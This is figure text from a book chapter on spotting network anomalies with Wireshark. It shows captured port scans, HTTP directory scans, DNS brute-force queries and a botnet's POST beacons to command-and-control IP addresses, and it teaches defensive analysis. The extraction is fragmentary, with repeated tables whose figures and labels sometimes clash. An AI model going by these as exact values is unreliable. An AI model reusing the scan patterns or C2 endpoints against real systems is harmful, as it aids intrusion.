389	-	TCP	No Response - Timeout
427	-	TCP	No Response - Timeout
443	https	TCP	Port Active

## Chapter 9: Using Behavior Analysis and Anomaly Detection







Wireshark: Endpoints - Example 1.pcapng

Ethernet 26 IPv4 148 TCP 573 UDP 739

Address	Port	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes
3.12.25.146	443	79	38k	40	27k	39	10k
3.12.158.140	443	114	86k				38k
3.220.156.29	443	186	63k				12k
13.59.223.232	443	35	12k				4008
13.88.181.35	443	24	7392				3116
13.89.202.241	443	73	40k	32	15k	41	25k
13.107.4.52	80	10	1189	5	796	5	393
13.107.6.171	443	90	47k	53	32k	37	15k
13.107.42.12	443	1,585	934k	851	259k	734	674k
13.225.255.31	443	32	11k	18	9750	14	1895
18.156.31.164	443	19	8472	10	7248	9	1125
18.230.160.38	5004	21	1806	10	948	11	858
18.230.160.38	33434	21	1806	10	948	11	858
18.230.160.83	5004	3	66	2	120	1	120
18.230.160.92	5004	25	2130	12	1122	13	1008
18.230.160.92	33434	21	1806	10	948	11	858
20.54.7.166	443	145	103k	64	38k	81	65k
20.190.129.1	443	165	98k	78	64k	87	34k
23.43.30.74	443	57	25k	33	22k	24	3764
23.227.137.155	443	842	181k	391	57k	451	123k
31.13.92.10	443	597	49k	225	18k	372	31k
31.13.92.52	443	38	5226	21	1935	17	3291
34.107.254.252	443	13	810	7	482	6	328
34.125.0.111	443	11	633	5	306	6	327
34.192.166.167	443	29	12k	14	8801	15	3986
37.229.173.46	443	160	96k	73	30k	87	66k

Open ports on hosts

Hosts IP addresses

Name resolution Limit to display filter



Copy Map Close Help




In...	IP Address	Host Name	Original Name
1	3.12.25.146	ec2-3-12-25-146.us-east-2.compute.amazonaws.com	Amazon services
2	3.12.158.140	ec2-3-12-158-140.us-east-2.compute.amazonaws.com	
3	3.220.156.29	ec2-3-220-156-29.compute-1.amazonaws.com	
4	13.59.223.232	ec2-13-59-223-232.us-east-2.compute.amazonaws.com	
5	13.88.181.35		Amazon services
6	13.89.202.241		
7	13.107.4.52		
8	13.107.6.171		
9	13.107.42.12	1drv.ms	Amazon services
10	13.225.255.31	server-13-225-255-31.tlv50.r.cloudfront.net	
11	18.156.31.164	ec2-18-156-31-164.eu-central-1.compute.amazonaws.com	
12	18.230.160.38	ec2-18-230-160-38.sa-east-1.compute.amazonaws.com	
13	18.230.160.83	ec2-18-230-160-83.sa-east-1.compute.amazonaws.com	Akamai hosting
14	18.230.160.92	ec2-18-230-160-92.sa-east-1.compute.amazonaws.com	
15	20.54.7.166		
16	20.190.129.1		
17	23.43.30.74	a23-43-30-74.deploy.static.akamaitechnologies.com	Facebook
18	23.227.137.155		
19	31.13.92.10	edge-star-shv-01-frt3.facebook.com	
20	31.13.92.52	whatsapp-cdn-shv-01-frt3.fbcdn.net	
21	34.107.254.252	252.254.107.34.bc.googleusercontent.com	Google cloud
22	34.125.0.111	111.0.125.34.bc.googleusercontent.com	
23	34.192.166.167	ec2-34-192-166-167.compute-1.amazonaws.com	

No.	Time	Source
10714	1637.263764	23.43.30.74
10715	1637.263879	170.72.41.142
10716	1637.264340	192.168.1.136
10717	1637.270517	192.168.1.136
10718	1637.270724	192.168.1.136
10719	1637.271239	192.168.1.136
10720	1637.271240	23.43.30.74
10721	1637.272500	192.168.1.136
10722	1637.272653	192.168.1.136
10723	1637.272800	192.168.1.136

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
192.168.1.190	49155	192.168.1.136	1093	10	874	5	408	5	408
192.168.1.190	49155	192.168.1.136	1097	10	874	5	408	5	408
192.168.1.159	52235	192.168.1.136	1077	26	9909	13	8601	13	8601
192.168.1.159	52235	192.168.1.136	1100	41	23k	23	21k	18	18k
192.168.1.159	52235	192.168.1.136	1103	27	19k	16	18k	11	10k
192.168.1.159	52235	192.168.1.136	1104	19	11k	11	10k	8	7k
192.168.1.159	52235	192.168.1.136	1106	29	20k	18	19k	11	11k
192.168.1.159	52235	192.168.1.136	1119	21	8060	11	7111	10	7111
192.168.1.159	52235	192.168.1.136	1121	41	23k	23	21k	18	18k
192.168.1.159	52235	192.168.1.136	1123	27	19k	16	18k	11	10k
192.168.1.159	52235	192.168.1.136	1124	19	11k	11	10k	8	7k
192.168.1.159	52235	192.168.1.136	1125	29	20k	18	19k	11	11k
192.168.1.144	59872	192.168.1.136	5357	12	4006	7	1373	5	1633
192.168.1.144	59874	192.168.1.136	5357	12	4006	7	1373	5	1633
192.168.1.136	1388	51.103.5.186	443	62	13k	31	2978	31	2978
192.168.1.136	23470	31.13.92.10	443	528	40k	331	25k	197	15k
192.168.1.136	23576	157.240.20.52	443	8	587	4	371	4	371
192.168.1.136	23631	52.109.88.178	443	3	162	2	108	1	108
192.168.1.136	23637	52.109.88.178	443	3	162	2	108	1	108
192.168.1.136	23641	52.109.88.178	443	4	216	2	108	2	108
192.168.1.136	23636	52.109.88.178	443	4	216	2	108	2	108
192.168.1.136	23643	52.109.88.178	443	3	162	2	108	1	108
192.168.1.136	23638	52.109.88.178	443	3	162	2	108	1	108











**TCP Sessions**

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B
20.190.145.160	443	192.168.43.98	1972	1	54	1
20.198.119.84	443	192.168.43.98	21716	417	96 k	267
52.114.40.57	443	192.168.43.98	20025	187	83 k	100
52.114.77.173	443	192.168.43.98	1716	1	54	1
52.168.112.67	443	192.168.43.98	1633	1	54	1
52.211.27.60	443	192.168.43.98	2041	7	440	4
107.178.244.155	443	192.168.43.98	21591	118	10 k	65
192.168.43.98	1349	103.89.74.163	443	206	15 k	129
192.168.43.98	20041	52.250.225.32	8883	50	3740	32
192.168.43.98	1410	34.111.234.236	443	6	410	3
192.168.43.98	2114	23.97.226.21	443	21	6522	10
192.168.43.98	23059	13.107.136.9	443	1,731	1639 k	354
192.168.43.98	1439	130.211.16.234	443	8	603	4
192.168.43.98	22392	140.82.113.26	443	25	1680	10
192.168.43.98	1413	35.188.180.52	443	198	38 k	106
192.168.43.98	20269	52.111.242.9	443	129	22 k	73
192.168.43.98	20430	13.69.109.130	443	352	308 k	187
192.168.43.98	21195	13.107.136.9	443	3,230	3252 k	844
192.168.43.98	2081	13.107.6.158	443	5	296	2
192.168.43.98	1915	23.214.226.20	443	10	603	5
192.168.43.98	2034	52.114.76.59	443	8	491	4
192.168.43.98	2135	169.148.148.92	443	18	7716	9

**Port 443 (HTTPs)**

**UDP Sessions**

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B
192.168.43.1	5353	224.0.0.251	5353	93	18 k	
192.168.43.98	58568	192.168.43.1	53	2	164	
192.168.43.98	58241	192.168.43.1	53	2	251	
192.168.43.98	54339	192.168.43.1	53	2	309	
192.168.43.98	52796	192.168.43.1	53	2	190	
192.168.43.98	59186	192.168.43.1	53	2	202	
192.168.43.98	59656	192.168.43.1	53	2	189	
192.168.43.98	51753	192.168.43.1	53	2	241	
192.168.43.98	64154	192.168.43.1	53	2	285	
192.168.43.98	50396	192.168.43.1	53	2	297	
192.168.43.98	51088	192.168.43.1	53	2	440	
192.168.43.98	57205	192.168.43.1	53	2		
192.168.43.98	61575	192.168.43.1	53	2		
192.168.43.98	60712	192.168.43.1	53	2		
192.168.43.98	60715	239.255.255.250	1900			
192.168.43.98	60718	239.255.255.250	1900			
192.168.43.98	63778	192.168.43.1	53	2		
192.168.43.98	59870	192.168.43.1	53	2	401	
192.168.43.98	64890	192.168.43.1	53	2	178	
192.168.43.98	64891	192.168.43.1	53	2	178	
192.168.43.98	64892	192.168.43.1	53	2	202	
192.168.43.98	61234	192.168.43.1	53	2	166	

**DNS queries to Router/FW**

Wireshark · Protocol Hierarchy Statistics · Example 3.pcapng

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	50000	100.0	32890783	10M	0	0	0
Ethernet	100.0	50000	2.1	7000000	219k	0	0	0
Internet Protocol Version 4	100.0	50000	3.0	10000000	314k	0	0	0
User Datagram Protocol	2.7	1342	0.0	10736	3373	0	0	0
Simple Network Management Protocol	0.0	8	0.0	632	198	8	632	198
Session Initiation Protocol	0.0	2	0.0	1113	349	2	1113	349
Network Time Protocol	0.0	12	0.0	776	243	12	776	243
NetBIOS Name Service	0.0	23	0.0	1150	361	23	1150	361
NetBIOS Datagram Service	0.0	15	0.0	3035	953	0	0	0
SMB (Server Message Block Protocol)	0.0	15	0.0	1805	567	0	0	0
SMB MailSlot Protocol	0.0	15	0.0	375	117	0	0	0
Microsoft Windows Browser Protocol	0.0	15	0.0	515	161	15	515	161
Dynamic Host Configuration Protocol	0.0	16	0.0	4883	1534	16	4883	1534
Domain Name System	1.1	569	0.2	66200	20k	569	66200	20k
Data	1.1	559	1.7	552341	173k	559	552341	173k
Connectionless Lightweight Directory Access Protocol	0.1	36	0.0	6424	2018	36	6424	2018
Apache Tribes Heartbeat Protocol	0.2	102	0.0	7854	2467	102	7854	2467
Transmission Control Protocol	97.0	48520	92.7	30491286	9580k	6388	1202429	377k
Internet Control Message Protocol	0.2	112	0.1	44353	13k	28	1280	402
Data	0.1	26	0.1	38480	12k	26	38480	12k

No display filter.

Example 3.pcapng

**SIP display filter**

No.	Time	Source	Destination	Protocol	Length	Info
20616	7.203231	10.29.29.64	212.199.157.154	SIP	681	Request: OPTIONS sip:212.199.157.154
20747	7.247786	212.199.157.154	10.29.29.64	SIP	516	Status: 200 OK

**External address** (10.29.29.64) → **Internal address** (212.199.157.154)

Lookup IP Address

Details for 212.199.157.154

IP: 212.199.157.154  
Decimal: 3569851802  
Hostname: 212.199.157.154  
ASN: 9116  
ISP: Partner Communications  
Organization: Partner Communications  
Services: None detected  
Type: [Broadband](#)  
Assignment: [Likely Static IP](#)  
Blacklist: 

Click to Check Blacklist Status

  
Continent: Asia  
Country: [Israel](#)  
State/Region: Central District  
City: Rishon LeZiyyon  
Latitude: 31.9632 (31° 57' 47.52" N)  
Longitude: 34.804 (34° 48' 14.40" E)

Check My IP Address

Checking 212.199.157.154 (212.199.157.154). Please wait a minute for the checks to complete.

### Blacklist Status

✓

[access.redhawk.org](#)

✓

[b.barracudacentral.org](#)

✓

[bl.tiopan.com](#)

✓

[blacklist.sci.kun.nl](#)

✓

[blocked.hilli.dk](#)

✓

[dnsbl.spfbl.net](#)

✓

[dev.null.dk](#)

✓

[dialups.mail-abuse.org](#)

✓

[dnsbl.abuse.ch](#)

✓

[dnsbl.antispam.or.id](#)

✓

[dnsbl.justspam.org](#)

✓

[dnsbl.sorbs.net](#)

✓

[dnsbl-1.uceprotect.net](#)

✓

[dnsbl-2.uceprotect.net](#)

✓

[dul.dnsbl.sorbs.net](#)

✓

[hil.habeas.com](#)

✓

[http.dnsbl.sorbs.net](#)

✓

[all.s5h.net](#)

✓

[bl.spamcop.net](#)

✓

[blackholes.wirehub.net](#)

✓

[block.dnsbl.sorbs.net](#)

✓

[bogons.cymru.com](#)

✓

[cbl.abuseat.org](#)

✓

[dialup.blacklist.jippg.org](#)

✓

[dialups.visi.com](#)

✓

[dnsbl.anticaptcha.net](#)

✓

[dnsbl.dronebl.org](#)

✓

[dnsbl.kempt.net](#)

✓

[dnsbl.tornevall.org](#)

✓

[duinv.aupads.org](#)

✓

[dnsbl-3.uceprotect.net](#)

✓

[escalations.dnsbl.sorbs.net](#)

✓

[black.junkemailfilter.com](#)

✓

[intruders.docs.uu.se](#)

Wireshark - Protocol Hierarchy Statistics - Example 3.pcapng									
Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	
Frame	100.0	50000	100.0	32890783	10M	0	0	0	
Ethernet	100.0	50000	2.1	700000	219k	0	0	0	
Internet Protocol Version 4	100.0	50000	3.0	1000000	314k	0	0	0	
Data	0.1	26	0.1	38480	12k	26	38480	12k	
Internet Control Message Protocol	0.2	112	0.1	44353	13k	28	1280	402	
Transmission Control Protocol	97.0	48520	92.7	30491286	9580k	6388	1202429	377k	
Data	0.2	78	0.2	79754	25k	77	47638	14k	
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.2	97	0.1	23184	7284	64	15412	4842	
DCE/RPC Endpoint Mapper	0.0	14	0.0	1936	608	14	1936	608	
DCOM OXID Resolver	0.0	3	0.0	124	38	3	124	38	
DRSUAPI	0.0	6	0.0	688	216	6	688	216	
Local Security Authority	0.0	7	0.0	1024	321	7	1024	321	
Microsoft Network Logon	0.0	3	0.0	2064	648	3	2064	648	
Hypertext Transfer Protocol	0.8	381	0.4	119860	37k	370	63808	20k	
eXtensible Markup Language	0.0	1	0.0	332	104	1	955	300	
JavaScript Object Notation	0.0	3	0.0	54	16	3	54	16	
Line-based text data	0.0	7	0.2	51693	16k	7	53038	16k	
Kerberos	0.0	16	0.1	22533	7079	16	22533	7079	
Lightweight Directory Access Protocol	0.3	127	0.5	154898	48k	113	126361	39k	
Line Printer Daemon Protocol	0.0	13	0.0	4303	1352	13	4303	1352	
Malformed Packet	0.0	1	0.0	0	0	1	0	0	
NetBIOS Session Service	81.3	40675	83.6	27484670	8635k	1	1	0	
SMB (Server Message Block Protocol)	0.0	17	0.0	1996	627	17	1996	627	
SMB2 (Server Message Block Protocol version 2)	81.3	40659	83.1	27320178	8584k	384	56105	17k	
Distributed Computing Environment / Remote Procedure Call (D...	80.5	40265	68.5	22521976	7076k	36288	20311448	6381k	
Event Logger	8.0	3977	6.4	2115080	664k	3977	20315080	664k	
Simple Mail Transfer Protocol	0.1	39	0.0	13215	4152	39	13215	4152	
Tabular Data Stream	0.0	3	0.0	200	62	3	200	62	
Transport Layer Security	1.5	759	2.5	828997	260k	725	629391	197k	
User Datagram Protocol	2.7	1342	0.0	10736	3373	0	0	0	

No display filter.

CloseCopyHelp

Wireshark - Protocol Hierarchy Statistics - Example 3.pcapng

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes
Ethernet	100.0	50000	2.1	700000	219k	0	0
Internet Protocol Version 4	100.0	50000	3.0	1000000	314k	0	0
Data	0.1	26	0.1	38480	12k	26	38480
Internet Control Message Protocol	0.2	112	0.1	44353	13k	28	1280
Transmission Control Protocol	97.0	48520	92.7	30491286	9580k	6388	1202429
Data	0.2	78	0.2	79754	25k	77	47638
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.2	97	0.1	23184	7284	64	15412
DCE/RPC Endpoint Mapper	0.0	14	0.0	1936	608	14	1936
DCOM OXID Resolver	0.0	3	0.0	124	38	3	124
DRSUAPI	0.0	6	0.0	688	216	6	688
Local Security Authority	0.0	7	0.0	1024	321	7	1024
Microsoft Network Log	0.0	3	0.0	2064	648	3	2064
Hypertext Transfer Protocol	0.8	381	0.4	119860	37k	370	63808
eXtensible Markup Language	0.0	1	0.0	332	104	1	955
JavaScript Object Notation	0.0	3	0.0	54	16	3	54
Line-based text data	0.0	7	0.2	51693	16k	7	53038
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Malformed Packet	0.0	1	0.0	0	0	1	0
NetBIOS Session Service	81.3	40675	83.6	27484670	8635k	1	1
SMB (Server Message Block Protocol)	0.0	17	0.0	1996	627	17	1996
SMB2 (Server Message Block Protocol version 2)	81.3	40659	83.1	27320178	8584k	384	56105
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	80.5	40265	68.5	22521976	7076k	36288	20311448
Event Logger	8.0	3977	6.4	2115080	664k	3977	2115080
Simple Mail Transfer Protocol	0.1	39	0.0	13215	4152	39	13215
Tabular Data Stream	0.0	3	0.0	200	62	3	200
Transport Layer Security	1.5	759	2.5	828997	260k	725	629391
User Datagram Protocol	2.7	1342	0.0	10736	3373	0	0

No display filter.

Close Copy Help

Example 3.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 8

No.	Time	Source	Destination	Protocol	Length	Info
309	0.107365	10.29.14.51	10.29.29.62	TCP	66	49532 → 49155 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
310	0.108059			TCP	66	49155 → 49532 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
311	0.108341			TCP	54	49532 → 49155 [ACK] Seq=1 Ack=1 Win=65536 Len=0
312	0.108737			DCERPC	244	Bind: call_id: 2, Fragment: Single, 2 context items: LSARPC V0.0 (32bit NDR), LSARPC V0.0
314	0.109246			DCERPC	158	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results: Accepta
318	0.109722			LSARPC	286	lsa_lookupNames4 request
35406	12.106795			TCP	54	[TCP ACKed unseen segment] [TCP Previous segment not captured] 49532 → 49155 [FIN, ACK] S
35413	12.107238			TCP	54	[TCP ACKed unseen segment] [TCP Previous segment not captured] 49155 → 49532 [FIN, ACK] S
309	0.107365	10.29.14.51	10.29.29.62	TCP	66	49532 → 49155 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
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309	0.107365	10.29.14.51	10.29.29.62	TCP	66	49532 → 49155 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
310	0.108059			TCP	66	49155 → 49532 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
311	0.108341			TCP	54	49532 → 49155 [ACK] Seq=1 Ack=1 Win=65536 Len=0
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35406	12.106795			TCP	54	[TCP ACKed unseen segment] [TCP Previous segment not captured] 49532 → 49155 [FIN, ACK] S
35413	12.107238			TCP	54	[TCP ACKed unseen segment] [TCP Previous segment not captured] 49155 → 49532 [FIN, ACK] S
309	0.107365	10.29.14.51	10.29.29.62	TCP	66	49532 → 49155 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM

Wireshark - Follow TCP Stream (tcp.stream eq 435) - Example 3.pcapng

```

.....%.....SBQ,K.....O.....].....+H'.....SBQ,K.....O.....].....@E.....
+....7....
+....7....
.....[n..W0..S.....Sa..O0..K.....NTDOMAIN.CO.IL.>0<.....503..LDAP..LDAP.LDAPL-DC.ntdomain.co.ill..ntdomain.co.ill...0.....).....z4.....8.....>S...* >Y...$Bg.....+..]3..^~...\\
$.B.(0..).mt..+.....i.....o.I..^f0....Y...u...
.....+([O...n.0+b2..&.<.r...a.l..icx)..P'.U.?Z=.....tZ..T.c..o].....MU..fY...[...s...eh..E.....IA.....
7+.....o'..*..i..$..#b..K..[...h.v...n.Z..0..].V..N..].....B..S.....jY...m..>..Qr.1..a.yVY:j.P.....8...@H..j...r...m...c...JG]y<x...5j/.....Q.Z.t.v..t%T.....7m.7.Z...m.y)W....\n..
%..I.O.
..uX..n.m.....5.....S.....E.y
..{
..x.?.....^sg..oG.....E...../$>.C.....
...../..V.Ng..r..=[..@...@...v...v...L.....S.....A...JF...W..Dj<..}2.....`3K..S..%./V...;.....#.....L.$F.)v...TFL..}D...b;|..#..i.t]$.@MNF...6...8AU..n...|...tR.b...a..2..)/...ZOHz..1*3..K-V..r.D...
2.gbl..
.....O...z...e..c..h?G.B.Q...N.v>...
.....[9$uO.....z7...j..L.SW...B...j.Gc9j..6..3.....N..1.t*X.....U..64...9...$..>=G..@..K...0'.....tC.....[6...N.....*..z)..x.Cj'=..v...vV...'}..]9..'...#<.....X?..(..I...h?.....9..eP..u<?..S.....
).....*t..n..bn...T.T...EYa.P.
8j[.G...E.d.8.e...1.zq^..h..f..w..9u..WYtq...YFC.$..q.}
...|.....q.klp..).o...6V...C<...

```

6 client pkts, 5 server pkts, 9 turns.

Entire conversation (4007 bytes) Show data as ASCII

Find:

Filter Out This Stream Print Save as... Back Close Help

Look for known and suspicious strings

Example 4 - TCP Scan.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.101	192.168.1.103	SNMP	86	get-request 1.6.1.2.1.1.2.0
2	1.873347	192.168.1.101	192.168.1.103	TCP	66	1404 → 13 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
3	0.000250	192.168.1.103	192.168.1.101	TCP	64	13 → 1404 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4	0.000559	192.168.1.101	192.168.1.103	TCP	66	1405 → 21 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
5	0.000151	192.168.1.103	192.168.1.101	TCP	64	21 → 1405 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
6	0.001368	192.168.1.101	192.168.1.103	TCP	66	1406 → 22 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
7	0.000183	192.168.1.103	192.168.1.101	TCP	64	22 → 1406 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
8	0.001217	192.168.1.101	192.168.1.103	TCP	66	1407 → 23 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
9	0.000192	192.168.1.103	192.168.1.101	TCP	64	23 → 1407 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10	0.000428	192.168.1.101	192.168.1.103	TCP	66	1408 → 25 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
11	0.000137	192.168.1.103	192.168.1.101	TCP	64	25 → 1408 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
12	0.001612	192.168.1.101	192.168.1.103	TCP	66	1409 → 42 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
13	0.000190	192.168.1.103	192.168.1.101	TCP	64	42 → 1409 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
14	0.001545	192.168.1.101	192.168.1.103	TCP	66	1410 → 53 [SYN] Seq=0 Win=16384 Len=0 MSS=1460 SACK_PERM=1
15	0.000169	192.168.1.103	192.168.1.101	TCP	64	53 → 1410 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

SYN sent by scanner

SYN blocked by receiver

Example 5 - HTTP Scan.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
235	0.299919	10.0.0.1	54.154.213.203	HTTP	257	GET /digg/readme.html HTTP/1.1
236	0.350175	10.0.0.1	54.154.213.203	HTTP	257	GET /news/readme.html HTTP/1.1
237	0.306891	10.0.0.1	54.154.213.203	HTTP	241	GET / HTTP/1.1
238	0.352244	10.0.0.1	54.154.213.203	HTTP	247	GET /forum/ HTTP/1.1
239	0.302909	10.0.0.1	54.154.213.203	HTTP	246	GET /site/ HTTP/1.1
240	0.365736	10.0.0.1	54.154.213.203	HTTP	249	GET /website/ HTTP/1.1
241	0.300782	10.0.0.1	54.154.213.203	HTTP	247	GET /store/ HTTP/1.1
242	0.351443	10.0.0.1	54.154.213.203	HTTP	250	GET /webstore/ HTTP/1.1
243	0.300988	10.0.0.1	54.154.213.203	HTTP	247	GET /comic/ HTTP/1.1
244	0.349963	10.0.0.1	54.154.213.203	HTTP	246	GET /wiki/ HTTP/1.1
245	0.301135	10.0.0.1	54.154.213.203	HTTP	251	GET /mediawiki/ HTTP/1.1
246	0.300502	10.0.0.1	54.154.213.203	HTTP	251	GET /MediaWiki/ HTTP/1.1
247	0.250356	10.0.0.1	54.154.213.203	HTTP	251	GET /MediaWiki/ HTTP/1.1
248	0.300082	10.0.0.1	54.154.213.203	HTTP	251	GET /wordpress/ HTTP/1.1



Example 6 - HTTP Scan 2.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

larp

No.	Time	Source	Destination	Protocol	Length	Info
60976	5.998334	10.0.2.102	103.228.200.37	TCP	62	[TCP Retransmission] 50460 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60977	1.020748	10.0.2.102	103.228.200.37	TCP	66	50461 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60978	2.995126	10.0.2.102	103.228.200.37	TCP	66	[TCP Retransmission] 50461 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60981	6.008674	10.0.2.102	103.228.200.37	TCP	66	[TCP Retransmission] 50461 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60982	1.007535	10.0.2.102	64.207.134.54	TCP	66	50462 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60983	2.998567	10.0.2.102	64.207.134.54	TCP	66	[TCP Retransmission] 50462 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60984	5.998629	10.0.2.102	64.207.134.54	TCP	66	[TCP Retransmission] 50462 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60985	1.016305	10.0.2.102	103.245.153.70	TCP	66	50463 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60986	3.000414	10.0.2.102	103.245.153.70	TCP	66	[TCP Retransmission] 50463 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60987	5.998645	10.0.2.102	103.245.153.70	TCP	66	[TCP Retransmission] 50463 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60988	1.006850	10.0.2.102	202.44.54.4	TCP	66	50464 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60989	2.998242	10.0.2.102	202.44.54.4	TCP	66	[TCP Retransmission] 50464 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60990	5.998743	10.0.2.102	202.44.54.4	TCP	66	[TCP Retransmission] 50464 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60991	1.017368	10.0.2.102	178.23.244.51	TCP	66	50465 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60992	2.998838	10.0.2.102	178.23.244.51	TCP	66	[TCP Retransmission] 50465 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60993	5.998164	10.0.2.102	178.23.244.51	TCP	66	[TCP Retransmission] 50465 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60994	1.017299	10.0.2.102	103.228.200.37	TCP	66	50466 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0
60995	2.998366	10.0.2.102	103.228.200.37	TCP	66	[TCP Retransmission] 50466 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=0

Example 6 - HTTP Scan 2.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 22710

No.	Time	Source	Destination	Protocol	Length	Info
78959	0.000000	10.0.2.102	112.124.3.15	TCP	66	55490 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK
78960	0.409036	112.124.3.15	10.0.2.102	TCP	58	8080 → 55490 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
78961	0.000170	10.0.2.102	112.124.3.15	TCP	54	55490 → 8080 [ACK] Seq=1 Ack=1 Win=64240 Len=0
78962	0.000186	10.0.2.102	112.124.3.15	HTTP	475	POST /83736aa6/806782973/ HTTP/1.1
78963	0.000158	112.124.3.15	10.0.2.102	TCP	54	8080 → 55490 [ACK] Seq=1 Ack=422 Win=65535 Len=0
78964	2.777028	112.124.3.15	10.0.2.102	HTTP	372	HTTP/1.1 200 OK (text/html)
78965	0.198529	10.0.2.102	112.124.3.15	TCP	54	55490 → 8080 [ACK] Seq=422 Ack=319 Win=63922 Len=0
78966	14.824248	112.124.3.15	10.0.2.102	TCP	54	8080 → 55490 [FIN, ACK] Seq=319 Ack=422 Win=65535 Len=0
78967	0.000172	10.0.2.102	112.124.3.15	TCP	54	55490 → 8080 [ACK] Seq=422 Ack=320 Win=63922 Len=0
78969	885.008600	10.0.2.102	112.124.3.15	TCP	54	55490 → 8080 [FIN, ACK] Seq=422 Ack=320 Win=63922 Len=0
78970	0.000133	112.124.3.15	10.0.2.102	TCP	54	8080 → 55490 [RST] Seq=320 Win=0 Len=0

mcfp.felk.cvut.cz › publicDatasets › CTU-Malware-Captu...

[Index of /publicDatasets/CTU-Malware-Capture-Botnet-114-2](#) ✓

POST /83736aa6/806782973.php HTTP/1.1 Accept: / User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 7.1; Trident/5.0) Host: 202.44.54.4:8080 ...


Example 7 - Brute force on DNS.pcapng

No.	Time	Source	Destination	Protocol	Length	Info
6730	0.000053	10.0.0.1	10.0.0.138	DNS	76	Standard query 0x0001 A corp.corrmm.co
6731	0.000053	10.0.0.1	10.0.0.138	DNS	77	Standard query 0x0001 A whois.corrmm.co.il
6732	0.002576	10.0.0.138	10.0.0.1	DNS	75	Standard query 0x0001 A www.corrmm.co.il
6733	0.000465	10.0.0.138	10.0.0.1	DNS	77	Standard query 0x0001 A whois.corrmm.co.il
6734	0.020700	10.0.0.138	10.0.0.1	DNS	117	Standard query response 0x0001 No such name A mx0.corrmm.co.il SOA corr
6735	0.076808	10.0.0.1	10.0.0.138	DNS	75	Standard query 0x0001 AAAA mx0.corrmm.co.il
6736	0.018593	10.0.0.138	10.0.0.1	DNS	117	Standard query response 0x0001 No such name AAAA mx0.corrmm.co.il SOA
6737	0.131260	10.0.0.1	10.0.0.138	DNS	75	Standard query 0x0001 A mx1.corrmm.co.il
6738	0.023729	10.0.0.138	10.0.0.1	DNS	117	Standard query response 0x0001 No such name A mx1.corrmm.co.il SOA corr
6739	0.126386	10.0.0.138	10.0.0.1	DNS	75	Standard query response 0x0001 AAAA mx1.corrmm.co.il
6740	0.017764	10.0.0.138	10.0.0.1	DNS	117	Standard query response 0x0001 No such name AAAA mx1.corrmm.co.il
